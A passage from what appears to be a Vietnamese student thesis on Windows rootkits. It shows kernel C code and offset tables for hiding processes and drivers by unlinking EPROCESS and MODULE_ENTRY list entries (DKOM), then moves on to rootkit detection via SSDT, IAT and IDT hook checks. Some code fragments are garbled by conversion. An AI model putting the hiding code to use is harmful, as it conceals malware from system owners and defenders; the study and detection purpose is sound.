Để ẩn tiến trình, cần phải tìm ra được đối tượng EPROCESS trong bộ nhớ. Cấu trúc EPROCESS thay đổi qua từng phiên bản của hệ điều hành Windows, tuy nhiên có thể lấy được con trỏ trỏ đến EPROCESS bằng PsGetCurrentProcess hoặc IoGetCurrentProcess, nếu disassemble hàm này thu được:


```

mov eax, fs:0x00000124;
mov eax, [eax + 0x44];
ret

```

Giải thích lệnh trên: Windows lấy thông tin trong KPRCB (Kernel's Processor Control Block – Khối điều khiển xử lý của Kernel) ở địa chỉ cố định là 0xffdff120 trong không gian địa chỉ bộ nhớ. Hàm PsGetCurrentProcess đi đến địa chỉ 0x124 trong thanh ghi fs. Vị trí 0x120+4 là của ETHREAD. Từ khối ETHREAD này ta sẽ có được con trỏ đến khối EPROCESS của tiến trình hiện tại.

Công việc tiếp theo là duyệt trong danh sách liên kết 2 chiều các khối EPROCESS để tìm đến tiến trình cần ẩn. Quá trình được mô tả như hình dưới đây:



Hình 2.36. Danh sách móc nối 2 chiều chứa thông tin về các tiến trình

Ngoài ra còn phương pháp khác để tìm ra tiến trình, đó là tìm định danh của tiến trình-PID. Giá trị PID nằm trong khối EPROCESS và phụ thuộc vào từng phiên bản Windows, giá trị offset có thể là:

	Windows NT	Windows 2000	Windows XP	Windows XP SP 2	Windows 2003
PID Offset	0x94	0x9C	0x84	0x84	0x84
FLINK Offset (để duyệt danh sách)	0x98	0xA0	0x88	0x88	0x88

Tuy nhiên việc tìm tiến trình thông qua PID không có ý nghĩa lắm vì đó chỉ là 1 giá trị ngẫu nhiên tạo ra để định danh cho 1 tiến trình. Ta có thể tìm tiến trình thông qua tên cũng nằm trong khối EPROCESS

```

ULONG GetLocationOfProcessName()
{
    ULONG ul_offset;
    PEPROCESS CurrentProc = PsGetCurrentProcess();
    for(ul_offset = 0; ul_offset < PAGE_SIZE; ul_offset++)
    {
        if( !strncmp( "System", (PCHAR) CurrentProc + ul_offset,
                    strlen("System")))
        {
            return ul_offset;
        }
    }
}
    
```

```

    }
}
return (ULONG) 0;
}

```

Hàm dịch vụ hệ thống PsGetLocationOfProcess trả về offset có chứa khối EPROCESS hiện tại. Sau đó thực hiện tìm kiếm chuỗi, trong ví dụ trên là chuỗi “System”, và trả về giá trị offset của chuỗi đó. Một chú ý quan trọng là tên của tiến trình không phải là giá trị duy nhất.

Khi đã tìm được khối EPROCESS của tiến trình cần ẩn, cần thực hiện:


- Thay đổi BLINK của khối phía trước khối hiện tại trở vào khối phía sau khối hiện tại
- Thay đổi FLINK của khối phía sau khối hiện tại trở vào khối phía trước khối hiện tại
- Thay đổi FLINK và BLINK của khối hiện tại cho trở vào chính nó.

```

DWORD eproc = 0;
PLIST_ENTRY plist_active_procs;
// Tìm khối EPROCESS cần ẩn.
eproc = FindProcessEPROC (PID_TO_HIDE);
if (eproc == 0x00000000)
return STATUS_INVALID_PARAMETER;
plist_active_procs = (LIST_ENTRY *) (eproc + FLINKOFFSET);
// Thay đổi FLINK và BLINK của 2 phần tử kế tiếp và liền sau
// khối EPROCESS hiện tại
*((DWORD *) plist_active_procs->Blink) = (DWORD) plist_active_procs->Flink;
*((DWORD *) plist_active_procs->Flink + 1) = (DWORD) plist_active_procs->Blink;
// Thay đổi FLINK và BLINK của chính nó, tự trở vào nó.
plist_active_procs->Flink = (LIST_ENTRY *) &(plist_active_procs->Flink);
plist_active_procs->Blink = (LIST_ENTRY *) &(plist_active_procs->Flink);

```





Hình 2.37. Ẩn tiến trình bằng DKOM

### 2.9.5. Ẩn trình điều khiển bằng DKOM

Hầu hết các rootkit được cài đặt dưới dạng trình điều khiển thiết bị, do vậy cần phải ẩn khỏi danh sách trình điều khiển thiết bị. Windows cung cấp trong bộ Microsoft Resource Kit công cụ drivers.exe liệt kê toàn bộ trình điều khiển thiết bị trong hệ thống, ngoài ra còn nhiều công cụ của các hãng thứ 3 khác cũng làm công việc tương tự. Tuy vậy, tất cả đều dùng hàm kernel là ZwQuerySystemInformation, khi truyền cho hàm này đối số SYSTEM\_INFORMATION\_CLASS = 11 thì sẽ liệt kê danh sách trình điều khiển thiết bị đã được nạp trong hệ thống.

Để có thể can thiệp vào danh sách đó cần biết được cấu trúc của đối tượng MODULE\_ENTRY mà hệ điều hành dùng để quản lý trình điều khiển thiết bị trong bộ nhớ:

// Undocumented Module Entry in kernel memory:

//

```
typedef struct _MODULE_ENTRY {
    LIST_ENTRY module_list_entry;
    DWORD unknown1[4];
    DWORD base;
    DWORD driver_start;
```

```

    DWORD unknown2;
    UNICODE_STRING driver_Path;
    UNICODE_STRING driver_Name;
    //...
} MODULE_ENTRY, *PMODULE_ENTRY;
typedef struct _DRIVER_OBJECT {
    short Type;           // Int2B
    short Size;           // Int2B
    PVOID DeviceObject;    // Ptr32 _DEVICE_OBJECT
    DWORD Flags;           // Uint4B
    PVOID DriverStart;     // Ptr32 Void
    DWORD DriverSize;      // Uint4B
    PVOID DriverSection;   // Ptr32 Void
    PVOID DriverExtension; // Ptr32 _DRIVER_EXTENSION
    UNICODE_STRING DriverName; // _UNICODE_STRING
    UNICODE_STRING HardwareDatabase; // Ptr32 _UNICODE_STRING
    PVOID FastIoDispatch;  // Ptr32 _FAST_IO_DISPATCH
    PVOID DriverInit;       // Ptr32
    PVOID DriverStartIo;    // Ptr32
    PVOID DriverUnload;     // Ptr32
    PVOID MajorFunction     // [28] Ptr32
} DRIVER_OBJECT, *PDRIVER_OBJECT;

```

Trong đối tượng DRIVER\_OBJECT có con trỏ đến MODULE\_ENTRY ở offset 0x14. Hàm tìm đối tượng dưới đây mô tả cách tìm đối tượng DriverObject:

```

DWORD FindPsLoadedModuleList (IN PDRIVER_OBJECT DriverObject)
{
    PMODULE_ENTRY pm_current;
    if (DriverObject == NULL)
        return 0;

    // offset 0x14 bên trong driver object.
    pm_current = *((PMODULE_ENTRY*)((DWORD)DriverObject + 0x14));
    if (pm_current == NULL)
        return 0;


    gul_PsLoadedModuleList = pm_current;
    return (DWORD) pm_current;
}

```

Khi đã tìm được MODULE\_ENTRY thì tương tự như các ẩn tiến trình, chúng ta sẽ thực hiện các công việc sau:

- Thay đổi BLINK của phần tử phía trước trỏ vào phần tử phía sau phần tử hiện tại

- Thay đổi FLINK của phần tử phía sau trở vào phần tử phía trước phần tử hiện tại
- Thay đổi FLINK và BLINK của phần tử hiện tại cho trở vào chính nó.



Hình 2.38. Ấn trình điều khiển bằng DKOM

```

PMODULE_ENTRY pm_current;
UNICODE_STRING uni_hide_DriverName;
pm_current = gul_PsLoadedModuleList;
while ((PMODULE_ENTRY)pm_current->le_mod.Flink!=gul_PsLoadedModuleList)
{
    if ((pm_current->unk1 != 0x00000000) &&(pm_current->driver_Path.Length != 0)
    { // Tìm entry đúng trong list.
        if (RtlCompareUnicodeString(&uni_hide_DriverName, &(pm_current->driver_Name),FALSE) == 0)
        { // thay thế flink và blink trở vào chính nó
            *((PDWORD)pm_current->le_mod.Blink)=(DWORD)pm_current->le_mod.Flink;
            pm_current->le_mod.Flink->Blink = pm_current->le_mod.Blink;
            break;
        }
    } // bỏ qua phần tử hiện tại.
    pm_current = (MODULE_ENTRY*)pm_current->le_mod.Flink;
}
    
```

## CHƯƠNG 3 : XÂY DỰNG CHƯƠNG TRÌNH PHÁT HIỆN ROOTKIT

### 3.1. CÁC PHƯƠNG PHÁP PHÁT HIỆN

Phương pháp phát hiện rootkit nói chung thường là so sánh 2 trạng thái trước và sau của hệ thống để tìm ra điểm khác biệt, thường có các kiểu so sánh sau:

- So sánh danh sách các tệp hệ thống hiện tại với một hệ thống sạch
- So sánh danh sách các tệp hiện có với NTFS Master File Table
- So sánh các khóa registry với một mẫu sạch
- So sánh danh sách tiến trình và dịch vụ sử dụng nhiều hàm hệ thống khác nhau.
- So sánh danh sách tiến trình và dịch vụ bằng kỹ thuật chen tiến trình của rootkit.
- Phát hiện việc sử dụng ADS
- So sánh các trạng thái của bảng dịch vụ hệ thống.
- Kiểm tra các phần tử trong bảng gọi dịch vụ hệ thống có nằm trong dải địa chỉ của các mô đun liên quan hay không.
- Dò tìm theo chữ kí của rootkit trong vùng nhớ của kernel.

Dưới đây là một số phương pháp hữu hiệu thường được sử dụng bởi các chương trình anti-rootkit:

#### 3.1.1. Phát hiện các hàm bị hook

Tất cả phần mềm “sống” trong hệ thống thì tất nhiên sẽ nằm ở một vùng nhớ nào đó. Do vậy để phát hiện rootkit ta có thể tìm trong bộ nhớ.

Kỹ thuật phát hiện này có 2 dạng, thứ nhất là “bảo vệ từ cửa”, nghĩa là theo dõi toàn bộ những tiến trình, trình điều khiển thiết bị ngay từ lúc được nạp vào trong bộ nhớ. Một rootkit có thể sử dụng nhiều loại hàm của hệ thống để nạp chúng vào trong bộ nhớ. Bằng việc theo dõi một số hàm đặc biệt thì có thể phát hiện ra rootkit. Nếu như bỏ lỡ một hàm nào đó mà rootkit sử dụng thì phương pháp này không thành công. Hãng Pedestal software đã đưa ra giải pháp bảo vệ nguyên vẹn của trình điều khiển thiết bị(Integrity Protection Driver-IPD). IPD sẽ hook các hàm trong SSDT như NtLoadDriver hay NtOpenSection để theo dõi việc nạp các trình điều khiển thiết bị. Tuy vậy, một số người như Hoglund ở rootkit.com phát hiện ra cách dùng ZwSetSystemInformation để nạp rootkit vào bộ nhớ của kernel hay đơn giản là cách tạo ra một liên kết khác trỏ đến \\DEVICE\\PHYSICALMEMORY. Các hàm của kernel mà IPD hook:

- ZwOpenKey
- ZwCreateKey
- ZwSetValueKey
- ZwCreateFile
- ZwOpenFile
- ZwOpenSection
- ZwCreateLinkObject
- ZwSetSystemInformation

- ZwOpenProcess

Tuy nhiên, rootkit ngày càng phát triển nên danh sách các hàm trên phải ngày càng dài ra. Do không hiệu quả nên hiện tại IPD đã không được phát triển, vì có khả năng nạp một DLL vào một tiến trình như đã đề cập ở mục 2.7.3.

Hai là, Rootkit có thể được nạp thông qua một khóa của registry, nếu hook hàm ZwOpenKey hay ZwCreateKey vẫn chưa đủ, vì có thể rootkit được ghi vào registry qua Windows scripting host (Giống như các loại virus autorun lây nhiễm qua ổ đĩa flash). Khi đó cần theo dõi các khóa trong Registry như:

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services

Nhưng rootkit có thể lại được cài đặt vào trong

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services

Khóa trên sẽ được nạp khi Windows khởi động.

Bên cạnh việc theo dõi hook các hàm hệ thống và theo dõi đọc ghi Registry để tìm ra DLL được chèn vào trong các tiến trình, các liên kết tượng trưng cũng là một vấn đề quan trọng, nếu rootkit tạo một liên kết tượng trưng trỏ đến \\DEVICE\\PHYSICALMEMORY thì đồng thời cũng phải chặn liên kết đó, việc này rất khó kiểm soát.

Mặt khác, khi đã phát hiện ra DLL hoặc trình điều khiển thiết bị, phần mềm phòng chống cần so sánh theo chữ ký hoặc phân tích hoạt động của mô đun đó để xem có phải là rootkit hay không. Để có chữ ký cần phân tích 1 rootkit cụ thể, nhưng nếu loại rootkit chưa biết thì cũng không thể phát hiện được.

Một cách khác trong việc phát hiện ra rootkit trong bộ nhớ đó là tìm kiếm hàm hook trong một số bảng của hệ thống như:


- Import Address Table (IAT)
- System Service Dispatch Table (SSDT – hoặc còn gọi là KeServiceDescriptorTable)
- Interrupt Descriptor Table (IDT) trên mỗi CPU
- Chương trình con xử lý gói yêu cầu vào/ra (Drivers' I/O Request Packet - IRP)
- Inline hook (kỹ thuật runtime patching)

Việc tìm kiếm hàm hook có nhược điểm là có thể bị rootkit đã nạp vào bộ nhớ cản trở quá trình tìm kiếm, tuy vậy ta không phải quét và tìm theo chữ ký hay mẫu nào cả.

- Giải thuật quét tìm ra hàm hook đó là tìm tất cả các nhánh rẽ ra ngoài khoảng chấp nhận được. Mỗi nhánh được phát sinh từ hàm call hay jmp. Khoảng chấp nhận được có thể được xác định từ trong các bảng.
- Trong bảng IAT, các hàm có tên, địa chỉ bắt đầu và kích thước. Dựa trên những con số này ta có thể xác định được khoảng chấp nhận được của lệnh rẽ nhánh.
- Tương tự cho trình điều khiển thiết bị: Tất cả chương trình điều khiển gói yêu cầu điều khiển vào ra (IRPs) đều tồn tại trong địa chỉ của trình điều khiển thiết bị đó. Do vậy mà tất cả các phần tử của bảng SSDT (System Service Dispatch Table) đều nằm trong dải địa chỉ của tiến trình kernel: ntoskrnl.exe.

- Tìm hàm hook trong bảng chỉ dẫn ngắt (Interrupt Descriptor Table - IDT) có khó khăn hơn một chút, bởi vì mỗi chương trình con xử lý ngắt không có cách nào để biết được khoảng địa chỉ chấp nhận được. Chúng ta chỉ quan tâm đến ngắt Int 2E (gọi dịch vụ hệ thống), nó phải được trỏ đến kernel, ntoskrnl.exe.
- Phát hiện Runtime patching là khó nhất, bởi vì nó tồn tại ở bất cứ đâu trong chính hàm bị hook, và từ hàm bị hook này rootkit gọi đến các hàm khác trong bộ nhớ một cách bình thường như một chương trình đang chạy.


Để phát hiện rootkit sử dụng kỹ thuật hook bảng SSDT, ta thực hiện 3 bước như lưu đồ sau:



Lưu đồ 3.1. Phát hiện SSDT hook thông qua việc lập bảng SSDT

Phát hiện Sysenter hook

Lưu đồ dưới đây mô tả cách phát hiện sysenter hook:




Lưu đồ 3.2. Phát hiện Sysenter hook

## 3.1.2. Phát hiện tiến trình ẩn

Liệt kê mức cao: brute force PID

Cách thức liệt kê các tiến trình đang chạy được thể hiện trong lưu đồ 1 phía dưới

